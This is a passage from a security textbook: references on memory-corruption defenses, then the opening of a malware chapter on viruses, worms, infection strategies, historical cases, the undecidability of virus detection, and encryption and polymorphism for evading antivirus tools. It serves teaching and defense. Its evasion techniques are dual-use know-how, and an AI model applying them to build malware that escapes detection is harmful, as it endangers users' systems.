For early surveys on buffer overflow defenses, see Wilander [65] and Cowan [22]. For systematic studies of memory safety and memory corruption bugs, see van der Veen [61] and Szekeres [57]; similarly for *control flow integrity* specifically, see Burow [12]. Dereferencing *dangling pointers* (pointers to already freed memory) results in *use-after-free* errors, or *double-free errors* if freed a second time, both leading to memory safety violations; for defenses, see Caballero [13] and Lee [39], and *secure heap allocators* (Silvestro [53] provides references) to protect heap metadata, including by tactics similar to ASLR (below). For run-time bounds checking, see Jones [35]. Miller’s improvements [42] to C string handling libraries have enjoyed adoption (but not by the GNU C library). For *memory-safe dialects* of C (these require code porting and run-time support), see CCured [44] and Cyclone [34]. For stack canaries, see StackGuard [21], and its extension PointGuard [20], which puts canaries next to code pointers, including in heap data. Forrest [28] proposed randomizing the memory layout of stacks and other data; related *address space layout randomization* (ASLR) techniques were popularized by the Linux PaX project circa 2001, but attacks remain [51]. Keromytis [37] surveys other proposals to counter code injection using randomization, including *instruction set randomization*. On *format string vulnerabilities*, see the black-hat exposition by scut [49]; for defenses, see Shankar [52] and FormatGuard [19]. Shacham’s collection [50, 11, 47] explains return-to-libc attacks [55] and *return-oriented programming* (ROP) generalizations; see also Skowyra [54]. For *heap spraying* and defenses, see NOZZLE [46] and ZOZZLE [23].

For static analysis to detect buffer overruns, see Wagner [64]; see also Engler [26, 6], and a summary of Coverity’s development of related tools [8]. A *model-checking* security analysis tool called MOPS (MOdel Checking Programs for Security) [17] encodes rules for safe programming (e.g., temporal properties involving ordered sequences of operations), builds a model, and then uses compile-time program analysis to detect possible rule violations. The WIT tool (Write Integrity Testing) [2] protects against memory error exploits, combining static analysis and run-time instrumentation. For discussion of vulnerability assessment, penetration testing and fuzzing, see Chapter 11. For *manual code inspection*, see Fagan [27]. For evidence that shellcode may be difficult to distinguish from non-executable content, see Mason [40].

References (Chapter 6)

- [1] M. Abadi, M. Budiu, Ú. Erlingsson, and J. Ligatti. Control-flow integrity. In *ACM Comp. & Comm. Security (CCS)*, pages 340–353, 2005. Journal version: *ACM TISSEC*, 2009.
- [2] P. Akritidis, C. Cadar, C. Raiciu, M. Costa, and M. Castro. Preventing memory error exploits with WIT. In *IEEE Symp. Security and Privacy*, pages 263–277, 2008.
- [3] Aleph One (Elias Levy). Smashing the stack for fun and profit. In *Phrack Magazine*. 8 Nov 1996, vol.7 no.49, file 14 of 16, <http://www.phrack.org>.
- [4] C. Anley, J. Heasman, F. Lindner, and G. Richarte. *The Shellcoder’s Handbook: Discovering and Exploiting Security Holes (2nd edition)*. Wiley, 2007.
- [5] anonymous. Once upon a free(...). In *Phrack Magazine*. 11 Aug 2001, vol.11 no.57, file 9 of 18, <http://www.phrack.org> (for summaries see: Dowd [25, p. 184-186], Aycock [7, p. 119-123]).
- [6] K. Ashcraft and D. R. Engler. Using programmer-written compiler extensions to catch security holes. In *IEEE Symp. Security and Privacy*, pages 143–159, 2002.
- [7] J. Aycock. *Computer Viruses and Malware*. Springer Science+Business Media, 2006.
- [8] A. Bessey, K. Block, B. Chelf, A. Chou, B. Fulton, S. Hallem, C. Gros, A. Kamsky, S. McPeak, and D. R. Engler. A few billion lines of code later: using static analysis to find bugs in the real world. *Comm. ACM*, 53(2):66–75, 2010.
- [9] M. Bishop and M. Dilger. Checking for race conditions in file accesses. *Computing Systems*, 9(2):131–152, 1996.
- [10] D. Brumley, D. X. Song, T. Chiueh, R. Johnson, and H. Lin. RICH: Automatically protecting against integer-based vulnerabilities. In *Netw. Dist. Sys. Security (NDSS)*, 2007.
- [11] E. Buchanan, R. Roemer, H. Shacham, and S. Savage. When good instructions go bad: generalizing return-oriented programming to RISC. In *ACM Comp. & Comm. Security (CCS)*, pages 27–38, 2008.
- [12] N. Burow, S. A. Carr, J. Nash, P. Larsen, M. Franz, S. Brunthaler, and M. Payer. Control-flow integrity: Precision, security, and performance. *ACM Computing Surveys*, 50(1):16:1–16:33, 2017.
- [13] J. Caballero, G. Grieco, M. Marron, and A. Nappa. Undangle: Early detection of dangling pointers in use-after-free and double-free vulnerabilities. In *Int’l Symp. Soft. Testing & Anal. (ISSTA)*, pages 133–143, 2012.
- [14] X. Cai, Y. Gui, and R. Johnson. Exploiting Unix file-system races via algorithmic complexity attacks. In *IEEE Symp. Security and Privacy*, pages 27–44, 2009.
- [15] S. Chari, S. Halevi, and W. Z. Venema. Where do you want to go today? Escalating privileges by pathname manipulation. In *Netw. Dist. Sys. Security (NDSS)*, 2010.
- [16] H. Chen, D. Dean, and D. A. Wagner. Model checking one million lines of C code. In *Netw. Dist. Sys. Security (NDSS)*, 2004.
- [17] H. Chen and D. A. Wagner. MOPS: An infrastructure for examining security properties of software. In *ACM Comp. & Comm. Security (CCS)*, pages 235–244, 2002. See also [16], [48].
- [18] M. Conover and w00w00 Security Development (WSD). w00w00 on Heap Overflows. January 1999, <http://www.w00w00.org/articles.html>.

- [19] C. Cowan, M. Barringer, S. Beattie, G. Kroah-Hartman, M. Frantzen, and J. Lokier. FormatGuard: Automatic protection from printf format string vulnerabilities. In *USENIX Security*, 2001.
- [20] C. Cowan, S. Beattie, J. Johansen, and P. Wagle. PointGuard: Protecting pointers from buffer overflow vulnerabilities. In *USENIX Security*, 2003.
- [21] C. Cowan, C. Pu, D. Maier, H. Hinton, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang. StackGuard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *USENIX Security*, 1998.
- [22] C. Cowan, P. Wagle, C. Pu, S. Beattie, and J. Walpole. Buffer overflows: Attacks and defenses for the vulnerability of the decade. In *DARPA Info. Survivability Conf. and Expo (DISCEX)*, Jan. 2000.
- [23] C. Curtsinger, B. Livshits, B. G. Zorn, and C. Seifert. ZOZZLE: Fast and precise in-browser JavaScript malware detection. In *USENIX Security*, 2011.
- [24] W. Dietz, P. Li, J. Regehr, and V. S. Adve. Understanding integer overflow in C/C++. *ACM Trans. Softw. Eng. Methodol.*, 25(1):2:1–2:29, 2015. Shorter conference version: *ICSE* 2012.
- [25] M. Dowd, J. McDonald, and J. Schuh. *The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities*. Addison-Wesley, 2006.
- [26] D. R. Engler, B. Chelf, A. Chou, and S. Hallem. Checking system rules using system-specific, programmer-written compiler extensions. In *Operating Sys. Design & Impl. (OSDI)*, pages 1–16, 2000.
- [27] M. E. Fagan. Design and code inspections to reduce errors in program development. *IBM Systems Journal*, 15(3):182–211, 1976.
- [28] S. Forrest, A. Somayaji, and D. H. Ackley. Building diverse computer systems. In *IEEE HotOS*, 1997.
- [29] S. E. Hallyn and A. G. Morgan. Linux capabilities: making them work. In *Linux Symp.*, July 2008.
- [30] V. C. Hamacher, Z. G. Vranesic, and S. G. Zaky. *Computer Organization*. McGraw-Hill, 1978.
- [31] G. Hoglund and G. McGraw. *Exploiting Software: How to Break Code*. Addison-Wesley, 2004.
- [32] M. Howard and D. LeBlanc. *Writing Secure Code (2nd edition)*. Microsoft Press, 2002.
- [33] M. Howard, D. LeBlanc, and J. Viega. *24 Deadly Sins of Software Security: Programming Flaws and How to Fix Them*. McGraw-Hill, 2009.
- [34] T. Jim, J. G. Morrisett, D. Grossman, M. W. Hicks, J. Cheney, and Y. Wang. Cyclone: A safe dialect of C. In *USENIX Annual Technical Conf.*, pages 275–288, 2002.
- [35] R. Jones and P. Kelly. Backwards-compatible bounds checking for arrays and pointers in C programs. In *Third International Workshop on Automated Debugging*, 1995. Original July 1995 announcement “Bounds Checking for C”, <https://www.doc.ic.ac.uk/~phjk/BoundsChecking.html>.
- [36] B. Kernighan and D. Ritchie. *The C Programming Language, 2/e*. Prentice-Hall, 1988. (1/e 1978).
- [37] A. D. Keromytis. Randomized instruction sets and runtime environments: Past research and future directions. *IEEE Security & Privacy*, 7(1):18–25, 2009.
- [38] J. A. Kupsch and B. P. Miller. How to open a file and not get hacked. In *Availability, Reliability and Security (ARES)*, pages 1196–1203, 2008. Extended version: <https://research.cs.wisc.edu/mist/papers/safeopen.pdf>.
- [39] B. Lee, C. Song, Y. Jang, T. Wang, T. Kim, L. Lu, and W. Lee. Preventing use-after-free with dangling pointers nullification. In *Netw. Dist. Sys. Security (NDSS)*, 2015.
- [40] J. Mason, S. Small, F. Monroe, and G. MacManus. English shellcode. In *ACM Comp. & Comm. Security (CCS)*, pages 524–533, 2009.
- [41] S. McClure, J. Scambray, and G. Kurtz. *Hacking Exposed 6: Network Security Secrets and Solutions (6th edition)*. McGraw-Hill, 2009.
- [42] T. C. Miller and T. de Raadt. strlcpy and strlcat - consistent, safe, string copy and concatenation. In *USENIX Annual Technical Conf.*, pages 175–178, 1999. FREEUNIX track.

- [43] mudge (Peiter Zatko). How to write Buffer Overflows. 20 Oct 1995, available online.
- [44] G. C. Necula, J. Condit, M. Harren, S. McPeak, and W. Weimer. CCured: type-safe retrofitting of legacy software. *ACM Trans. Program. Lang. Syst.*, 27(3):477–526, 2005.
- [45] M. Payer and T. R. Gross. Protecting applications against TOCTTOU races by user-space caching of file metadata. In *Virtual Execution Environments (VEE)*, pages 215–226, 2012.
- [46] P. Ratanaworabhan, V. B. Livshits, and B. G. Zorn. NOZZLE: A defense against heap-spraying code injection attacks. In *USENIX Security*, pages 169–186, 2009.
- [47] R. Roemer, E. Buchanan, H. Shacham, and S. Savage. Return-oriented programming: Systems, languages, and applications. *ACM Trans. Inf. Systems and Security*, 15(1):2:1–2:34, 2012.
- [48] B. Schwarz, H. Chen, D. A. Wagner, J. Lin, W. Tu, G. Morrison, and J. West. Model checking an entire Linux distribution for security violations. In *Annual Computer Security Applications Conf. (ACSAC)*, pages 13–22, 2005.
- [49] scut / team teso. Exploiting Format String Vulnerabilities (version 1.2). 1 Sept 2001, online; follows a Dec. 2000 Chaos Communication Congress talk, <https://events.ccc.de/congress/>.
- [50] H. Shacham. The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In *ACM Comp. & Comm. Security (CCS)*, pages 552–561, 2007.
- [51] H. Shacham, M. Page, B. Pfaff, E. Goh, N. Modadugu, and D. Boneh. On the effectiveness of address-space randomization. In *ACM Comp. & Comm. Security (CCS)*, pages 298–307, 2004.
- [52] U. Shankar, K. Talwar, J. S. Foster, and D. A. Wagner. Detecting format string vulnerabilities with type qualifiers. In *USENIX Security*, 2001.
- [53] S. Silvestro, H. Liu, T. Liu, Z. Lin, and T. Liu. Guarder: A tunable secure allocator. In *USENIX Security*, pages 117–133, 2018. See also “FreeGuard” (CCS 2017) for heap allocator background.
- [54] R. Skowyra, K. Casteel, H. Okhravi, N. Zeldovich, and W. W. Streilein. Systematic analysis of defenses against return-oriented programming. In *Reseach in Attacks, Intrusions, Defenses (RAID)*, 2013.
- [55] Solar Designer. “return-to-libc” attack. Bugtraq, Aug. 1997.
- [56] A. Sotirov. Bypassing memory protections: The future of exploitation. USENIX Security (talk), 2009. <https://www.usenix.org/legacy/events/sec09/tech/slides/sotirov.pdf>, video online.
- [57] L. Szekeres, M. Payer, T. Wei, and R. Sekar. Eternal war in memory. *IEEE Security & Privacy*, 12(3):45–53, 2014. Longer systematization (fourth author D. Song) in *IEEE Symp. Sec. and Priv.* 2013.
- [58] A. S. Tanenbaum. *Modern Operating Systems (3rd edition)*. Pearson Prentice Hall, 2008.
- [59] D. Tsafrir, T. Hertz, D. Wagner, and D. D. Silva. Portably solving file TOCTTOU races with hardness amplification. In *USENIX File and Storage Tech. (FAST)*, 2008. Also: *ACM Trans. on Storage*, 2008.
- [60] E. Tsyrklevich and B. Yee. Dynamic detection and prevention of race conditions in file accesses. In *USENIX Security*, 2003.
- [61] V. van der Veen, N. dutt-Sharma, L. Cavallaro, and H. Bos. Memory errors: The past, the present, and the future. In *Reseach in Attacks, Intrusions, Defenses (RAID)*, pages 86–106, 2012.
- [62] J. Viega and G. McGraw. *Building Secure Software*. Addison-Wesley, 2001.
- [63] H. Vijayakumar, J. Schiffman, and T. Jaeger. STING: Finding name resolution vulnerabilities in programs. In *USENIX Security*, pages 585–599, 2012. See also Vijayakumar, Ge, Payer, Jaeger, “JIGSAW: Protecting resource access by inferring programmer expectations”, *USENIX Security* 2014.
- [64] D. A. Wagner, J. S. Foster, E. A. Brewer, and A. Aiken. A first step towards automated detection of buffer overrun vulnerabilities. In *Netw. Dist. Sys. Security (NDSS)*, 2000.
- [65] J. Wilander and M. Kamkar. A comparison of publicly available tools for dynamic buffer overflow prevention. In *Netw. Dist. Sys. Security (NDSS)*, 2003.
- [66] G. Wurster and J. Ward. Towards efficient dynamic integer overflow detection on ARM processors. Technical report, BlackBerry Limited, Apr. 2016.



Chapter 7

Malicious Software

7.1 Defining malware	184
7.2 Viruses and worms	186
7.3 Virus anti-detection and worm-spreading techniques	191
7.4 Stealth: Trojan horses, backdoors, keyloggers, rootkits	194
7.5 Rootkit detail: installation, object modification, hijacking	197
7.6 Drive-by downloads and droppers	200
7.7 Ransomware, botnets and other beasts	202
7.8 Social engineering and categorizing malware	205
7.9 End notes and further reading	207
References	209

Chapter 7

Malicious Software

This chapter discusses malicious software (*malware*) in categories: computer viruses and worms, rootkits, botnets and other families. Among the many possible ways to name and classify malware, we use groupings based on characteristics—including propagation tactics and malware motives—that aid discussion and understanding. We consider why it can be hard to stop malware from entering systems, to detect it, and to remove it.

Malware often takes advantage of specific software vulnerabilities to gain a foothold on victim machines. Even when vulnerabilities are patched, and software updates eliminate entire classes of previous vulnerabilities, it remains worthwhile to understand past failures, for awareness of recurring failure patterns. Thus in a number of cases here and in other chapters, we discuss some malware instances even if the specific details exploited are now well understood or repaired in software products of leading vendors. The lessons remain valuable to reinforce good security design principles, lest we repeat past mistakes.

7.1 Defining malware

We define *malicious software* (*malware*) as software intentionally designed or deployed to have effects contrary to the best interests of one or more users (or system owners or administrators), including potential damage related to resources, devices, or other systems. Damage might involve, e.g., data, software, hardware, or compromise of privacy.

In most cases, if users had full knowledge of the design intent or possible consequences of such malware, they would (if given a choice) not allow it to run. In this sense, malware runs without the explicit approval of an (all-knowing, benign) user. A broader class, *harmful software*, includes also software that *inadvertently* causes damage due to design or implementation errors. Harmful software is a concern in *dependable and secure computing*, but is not our primary focus here—although the same vulnerabilities may come into play. Indeed, any means by which benign software may end up causing harm can typically be harnessed maliciously. That said, this chapter is organized around the strategies and end-goals (design intent) of malware.

QUESTIONS REGARDING MALWARE. We begin with some questions that introduce

concepts to be discussed, and help organize our exploration in this chapter.

1. *How does malware get onto computer devices?* One way is via web sites—by links in *phishing* emails, search engine results, and web page ads directing traffic to both compromised legitimate sites and malicious sites. (Related *pharming* attacks, in Chapter 11, disrupt IP address resolution to misdirect browsers.) Downloaded executables that users intentionally seek may be repackaged to include bundled malware; users may be tricked to install executables that are either pure malware, or contain hidden functionality; or a site visit may result in software installation without user knowledge. (As Section 7.6 explains, this may happen by *drive-by downloads* and malicious *active content* in web pages exploiting browser vulnerabilities, or via applications that browsers invoke to process content.) *Computer worms* spread malware by exploiting vulnerabilities in network communications services. *Computer viruses* spread by various means including malicious email attachments. Malware may also be embedded in source code in development repositories; legitimate developers may play the role of *insiders* (Chapter 1), or repositories may be compromised by *outsiders*. Even computer firmware and hardware may be malicious—depending on how firmware is provided and updated, and controls within the hardware supply chain.
2. *What makes malware hard to detect?* Detection is easy in some cases, but hard in general, for multiple reasons. What malware is depends on context, not functionality alone—e.g., SSH server software is not generally viewed as malware, but this changes if it is installed by an attacker for covert access to a system. Indeed, an easy theoretical result (Section 7.2) shows that malware identification is an undecidable problem. Personal viewpoints may also differ—is a useful program that also displays ads to generate revenue malware? In this sense, some forms of malware are more aggressive than others. Often, malware is also specifically designed to be hard to detect, and hard to reverse-engineer (Sections 7.3–7.5 discuss anti-detection and hiding techniques.)
3. *How can installation of malware be prevented?* If we can't decide what malware is (above), it seems unreasonable to expect any program to prevent all forms of it. Restricting what software users are allowed to install on their machines reduces risks, but is both inconvenient and unpopular. Better user education is often suggested, and useful to some degree, but also difficult, costly, never-ending, and insufficient against many malware tactics including persuasive *social engineering*. Malware risks can be reduced by *code-signing* architectures that test, before installing or running, that executable content (including updates) is from known sources. *Anti-virus/malware* tools and *intrusion detection systems* (Chapter 11) are industry-driven partial solutions. Some tools remove or filter out specific instances of detected malware; in severe cases a host machine's entire software base may need to be re-installed with a clean base OS and all applications—with loss of any data files not recoverable from backup storage. (Losing files in this way can ruin a good day at the office!)

SOFTWARE CHURN, EASE OF INSTALLATION ENABLE MALWARE. In early computer systems, end-users were not directly involved in software installation or upgrades. Neither network-downloaded software nor wireless software updates existed. Computers

came with pre-installed software from device manufacturers. Expert information technology (IT) staff would update or install new operating system or application software from master copies on local storage media via CD ROM or floppy disks. Software upgrades were frustratingly slow. Today's ease of deploying and updating software on computing devices has greatly facilitated rapid evolution and progress in software systems—as well as deployment of malware. Allowing end-users to easily authorize, install and update almost any software on their devices opened new avenues for malware to gain a foothold, e.g., by tricking users to “voluntarily” install software that misrepresents its true functionality (e.g., *ransomware*) or has hidden functionality (*Trojan horse* software). Users also have few reliable signals (see Chapter 9) from which to identify the web site a download arrives from, or whether even a properly identified site is trustworthy (legitimate sites may become compromised). These issues are exacerbated by the high “churn rate” of software on network infrastructure (servers, routers) and end-user devices. Nonetheless, an evolving set of defenses allows us to (almost) keep up with attackers.

7.2 Viruses and worms

The first types of malware to gain notoriety were computer *viruses* and *worms*. They differ in some aspects, but share a distinguishing *propagation* feature—they employ clever means to cause their number of instances to grow, and spread across machines.

DEFINITION: VIRUS. Following pioneer Fred Cohen, we define a *computer virus* as: *a program that can infect other programs or files by modifying them to include a possibly evolved copy of itself*. A typical virus replicates, spreading to further programs or files on the same machine; and also across machines aided by some form of human action, e.g., inserting into a device a USB flash drive (or floppy disk in the past), or clicking on an email attachment that turns out to be some form of executable file. A virus embeds itself into a *host* program or file that contains some form of executable content, and arranges affairs such that its own code runs when the host is processed or itself runs. Viruses typically check whether a file is already infected; infecting only new files is more effective.

Computer virus	Computer worm
<pre> loop remain_dormant_until_host_runs(); propagate_with_user_help(); if trigger_condition_true() then run_payload(); endloop; </pre>	<pre> loop propagate_over_network(); if trigger_condition_true() then run_payload(); endloop </pre>

Table 7.1: Comparison of viruses and worms (pseudo-code). The propagation steps may be viewed as a strange (malicious) variation of process forking. Viruses are possible due not to flaws, but to the nature of computers and their features: “*If you have a programmable computer with a filesystem inhabited by both programs and data, you can make viruses. It doesn't matter what hardware or operating system you are using*” [36].

GENERIC STRUCTURE. A high-level comparison of virus and worm structure is given by the pseudo-code in Table 7.1. It shows four generic parts or stages of a virus.

1. *Dormancy*. A virus is typically dormant until the host program runs.
2. *Propagation*. This is when (and how) the malware spreads.
3. *Trigger condition*. This controls when the payload is executed.
4. *Payload*. This is the functionality delivered by the malware (other than propagating). Payload actions range from relatively benign (an image walking across a screen) to severe (erasing files, or taking software actions that damage hardware).

HOW WORMS DIFFER. Worms differ from viruses in three main ways.

- i) Worms propagate automatically and continuously, without user interaction.
- ii) Worms spread across machines over networks, leveraging network protocols and network daemons (rather than infecting host programs beforehand as viruses do).
- iii) Worms exploit software vulnerabilities, e.g., buffer overflows, while viruses tend to abuse software features or use social engineering.

As a result of how they spread, worms are also called *network worms* or *network viruses*. Note from these properties that worms, having no dormant stage, tend to spread more quickly, and are more likely to overload network communications channel capacity, causing a form of *denial of service* (Chapter 11), even when that is not their end-goal.

EMAIL-BASED MALWARE. Email-based malware combining virus and worm properties is called an *email virus*, *email worm*, or *mass-mailing worm-virus*. It spreads through email-related file infection, attachments, and features of clients and infrastructure (often enabled by default). It typically requires a user action (e.g., opening an email client or reading a message), and may involve *social engineering* (tricking the user into taking some action). A common tactic is to extract next-targets from the mail client's address book. Since email allows long recipient lists, spreading is one-to-many.

MAGIC, MALWARE AND PRIVILEGES. There is nothing magical about viruses, worms, and other malware. They are simply software, with power and functionality as available to other software. On the other hand, the tremendous functionality of regular software may itself seem magical—and like “ordinary” software, malware can thus do extraordinarily complex things, especially if it runs with elevated privileges.

Exercise (Malware privileges). Does malware control its own privileges? Explain. (Hint: Chapter 5, and Section 7.4 for the relationship of root privileges to kernel mode.)

PROGRAM FILE VIRUSES. Most viruses infect executable program files. How and where virus code is inserted (in the host file) varies. Strategies include (Figure 7.1):

- (a) Shift and prepend. The virus code is inserted at the front after shifting the original file, which is arranged to execute after the virus code. This increases the file length.
- (b) Append virus code to end of host file. This is convenient in file formats where the program entry point JUMPs to a start-execution point within the file. The original jump target is changed to be the first line of the appended virus code. The virus code ends by jumping to the originally indicated start-execution point.




Figure 7.1: Virus strategies for code location. Virus code is shaded. (a) Shift and prepend. (b) Append. (c) Overwrite from top. (d) Overwrite at interior.

- (c) Overwrite the host file, starting from the top. The host program is destroyed (so it should not be critical to the OS's continuing operation). This increases the chances that the virus is noticed, and complicates its removal (a removal tool will not have the original program file content available to restore).
- (d) Overwrite the host file, starting from some interior point (with luck, a point that execution is expected to reach). As above, a negative side effect is damaging the original program. However an advantage is gained against virus detection tools that, as an optimization, take shortcuts such as scanning for viruses only at the start and end of files—this strategy may evade such tools.

Other variations involve relocating parts of program files, copying into temporary files, and arranging control transfers. These have their own complications and advantages in different file formats, systems, and scenarios; the general ideas are similar. If the target program file is a binary executable, address adjustments may be required if code segments are shifted or relocated; these issues do not arise if the target is an OS *shell script*.

‡Exercise (Shell script viruses). Aside from binary executables, programs with virus-like properties can be created using command shells and scripts. Explain, with examples, how *Unix* shell script viruses work (hint: [36]).

‡VIRUSES: ALTERNATE DEFINITION. Using command shells and scripts, and environment variable settings such as the search order for executable programs, virus-like programs can replicate without embedding themselves in other programs—an example is what are called *companion viruses*. Szor's alternative definition for a computer virus is thus: *a program that recursively and explicitly copies a possibly evolved copy of itself*.

BRAIN VIRUS (1986). The *Brain* virus, commonly cited as the first PC virus, is a *boot sector virus*.¹ Networks were less common; most viruses spread from an infected program on a floppy disk, to one or more programs on the PC in which the floppy was inserted, then to other PCs the floppy was later inserted into. On startup, an IBM PC would read, from read-only memory (ROM), code for its basic input/output system (BIOS). Next, early PCs started their loading process from a floppy if one was present. After the BIOS, the first code executed was read from a *boot sector*, which for a floppy was its first sector. Execution of boot sector code would result in further initialization and then loading of the OS into memory. Placing virus code in this boot sector resulted in its execution before the OS. Boot sector viruses overwrite or replace-and-relocate the boot sector code, so

¹Similar malware is called a *bootkit* (Section 7.4); malware that runs before the OS is hard to detect.

that virus code runs first. The Brain virus occasionally destroyed the *file allocation table* (FAT) of infected floppies, causing loss of user files. It was not, however, particularly malicious—and although stealthy,² the virus binary contained the note “Contact us for vaccination” and the correct phone number and Pakistani address of the two brothers who wrote it! On later PCs, the boot sector was defined by code at a fixed location (the first sector on the hard disk) of the *master boot record* (MBR) or *partition record*. Code written into the MBR would be run—making that an attractive target to write virus code into.

CIH CHERNOBYL VIRUS (1998-2000). The *CIH* or *Chernobyl virus*, found first in Taiwan and affecting *Windows 95/98/ME* machines primarily in Asia, was very destructive (per-device) and costly (in numbers of devices damaged). It demonstrated that malware can cause hardware as well as software damage. It overwrites critical sectors of the hard disk including the partition map, crashing the OS; depending on the device’s file allocation table (FAT) details, the drive must be reformatted with all data thereon lost. (I hope you always carefully back up your data!) Worse yet, CIH attempts to write to the system BIOS firmware—and on some types of Flash ROM chip, the Flash write-enable sequence used by CIH succeeds. Victim machines then will not restart, needing their Flash BIOS chip reprogrammed or replaced. (This is a truly malicious payload!) *CIH* was also called *Spacefiller*—unlike viruses that insert themselves at the top or tail of a host file (Figure 7.1), it inserts into unused bytes within files (in file formats that pad up to block boundaries), and splits itself across such files as necessary—thus also defeating anti-virus programs that look for files whose length changes.

DATA FILE VIRUSES AND RELATED MALWARE. Simple text files (plain text without formatting) require no special processing to display. In contrast, modern data documents contain embedded scripts and markup instructions; “opening” them for display or viewing triggers associated applications to parse, interpret, template, and preprocess them with macros for desired formatting and rendering. In essence, the data document is “executed”. Two types of problems follow. 1) Data documents may be used to exploit software vulnerabilities in the associated programs, resulting in a virus on the host machine. 2) Such malware may spread to other files of the same file type through common templates and macro files; and to other machines by document sharing with other users.

‡**Exercise** (Macro viruses: Concept 1995, Melissa 1999). (a) Summarize the technical details of *Concept virus*, the first “in-the-wild” *macro virus* infecting *Microsoft Word* documents. (b) Summarize the technical details of another macro virus that infected such documents: *Melissa*. (Aside: neither had a malicious payload, but Melissa gained attention as the first mass-mailing *email virus*. Spread by *Outlook Express*, it chose 50 email addresses from the host’s address book as next-victim targets.)

‡**Exercise** (Data file malware: PDF). Find two historical incidents involving malware in *Adobe PDF* (Portable Document Format) files, and summarize the technical details.

VIRUS DETECTION: UNDECIDABLE PROBLEM. It turns out to be impossible for a single program to correctly detect all viruses. To prove this we assume the existence

²Brain was the first malware known to use rootkit-like deception. Through a hooked interrupt handler (Section 7.5), a user trying to read the boot sector would be shown a saved copy of the original boot sector.

of such a program and show that this assumption results in a logical contradiction (thus, *proof by contradiction*). Suppose you claim to hold a virus detector program V that, given any program P , can return a {TRUE, FALSE} result $V(P)$ correctly answering: “Is P a virus?” Using your program V , I build the following program instance P^* :

```
program  $P^*$ : if  $V(P^*)$  then exit, else infect-a-new-target
```

Now let’s see what happens if we run V on P^* . Note that P^* is a fixed program (does not change). Exactly one of two cases can occur, depending on whether V declares P^* a virus:

CASE 1: $V(P^*)$ is TRUE. That is, V declares that P^* is a virus.

In this case, running P^* , it simply exits. So P^* is actually not a virus.

CASE 2: $V(P^*)$ is FALSE. That is, V declares that P^* is not a virus.

In this case running P^* will infect a new target. So P^* is, in truth, a virus.

In both cases, your detector V fails to deliver on the claim of correctly identifying a virus. Note this argument is independent of the details of V . Thus no such virus detector V can exist—because its existence would result in this contradiction.

WHAT THIS MEANS. This proof sketch may seem like trickery, but it is indeed a valid proof. Should we then give up trying to detect viruses in practice? No. Even if no program can detect *all* viruses, the next question is whether useful programs can detect many, or even some, viruses. That answer is yes—and thus the security industry’s history of anti-virus products. But as detection techniques improve, the agents creating viruses continue to develop new techniques, making detection increasingly difficult. This results in an attacker-defender *move-countermove game* of increasing complexity.

VIRUS DETECTION IN PRACTICE. A basic method to detect malware is to obtain its object code, and then find *malware signatures*—relatively short byte-sequences that uniquely identify it. Candidate signatures are regression-tested against extensive program databases, to ensure uniqueness (to avoid mistakenly flagging a valid program as a virus). Then, signatures for malware active in the field are stored in a dataset, and before any executable is run by a user, an AV (anti-virus) program intervenes to test it against the dataset using highly efficient pattern-matching algorithms. This denylist-type mechanism protects against known malware, but not new malware (Section 7.7 discusses such “zero-days” and using system call hooking to intervene). Alternatively, an allowlist-type mechanism to detect malware uses *integrity-checker* or change-detection programs (e.g., *Tripwire*, Chapter 2), using lists of known-good hashes of valid programs. An AV program may forego byte-matching on a to-be-run executable by use of such allowlists, or if the executable has a valid digital signature of a trusted party. An extension of byte-match signatures is the use of *behavioral signatures*; these aim to identify malware by detecting sequences of actions (behaviors) pre-identified as suspicious (e.g., system calls, attempts to disable certain programs, massive file deletions). Briefly pre-running target executables in an emulated environment may be done to facilitate behavioral detection, and so that malware self-decrypts (below), which then allows byte-pattern matching.

‡**Exercise** (Self-stopping worm). Look up, and summarize, the defining technical characteristics of a *self-stopping worm* (hint: [33]).

‡**Exercise** (Email worm-viruses). Summarize the technical details of these malware incidents spread by email: a) *ExploreZip*, b) *ILOVEYOU*, c) *Sircam*, d) *Bagle*, e) *MyDoom*.

‡**Exercise** (Worm incidents). Summarize the technical details of these incidents, noting any special lessons or “firsts” related to individual instances: i) *Code Red* and *Code Red II*, ii) *Nimda*, iii) *SoBig*, iv) *Sapphire/Slammer*, v) *Blaster*, vi) *Witty*, vii) *Sasser*.

7.3 Virus anti-detection and worm-spreading techniques

This section discusses basic methods used by viruses to attempt to avoid being detected, and some tactics used by network worms seeking to spread more rapidly.

ANTI-DETECTION STRATEGIES. A virus making no attempt to evade detection consists of static cleartext code as in normal programs. Advanced viruses may use encryption or self-variation (as explained next) in an attempt to evade being identified and reverse-engineered. This gives one way to classify viruses, as follows (Fig. 7.2).

- (a) *Virus with encrypted body*. A simple form of hiding uses fixed mappings (e.g., XOR with a fixed string) or basic symmetric-key encryption using the same key across instances. Execution requires first decrypting the virus body, by a small *decryptor* portion that remains unmodified (which is thus easily detected by a string-matching virus detector). To complicate detecting the modified body, the key, which is stored in the decryptor to allow decryption, can be changed on each new infection.
- (b) *Polymorphic virus*. These viruses have fixed bodies encrypted with per-instance keys as above, but change their decryptor portions across infections by using a *mutation engine*. A weak form stores a fixed pool of decryptors in the body, selecting one as the actual decryptor in a new infection. In strong forms, a mini-compiler creates new decryptor instances by combining functionally equivalent sets of machine instructions (yielding combinatorially large numbers of variations); for example, machine instructions to subtract a register from itself, and to XOR with itself, produce the same result of a zero in the register. Techniques are related to those used for non-malicious code obfuscation and by optimizing compilers. After polymorphic virus decryption reveals its static body, that remains detectable by string matching; virus detection tools thus pre-run executables in emulators to detect in this way.

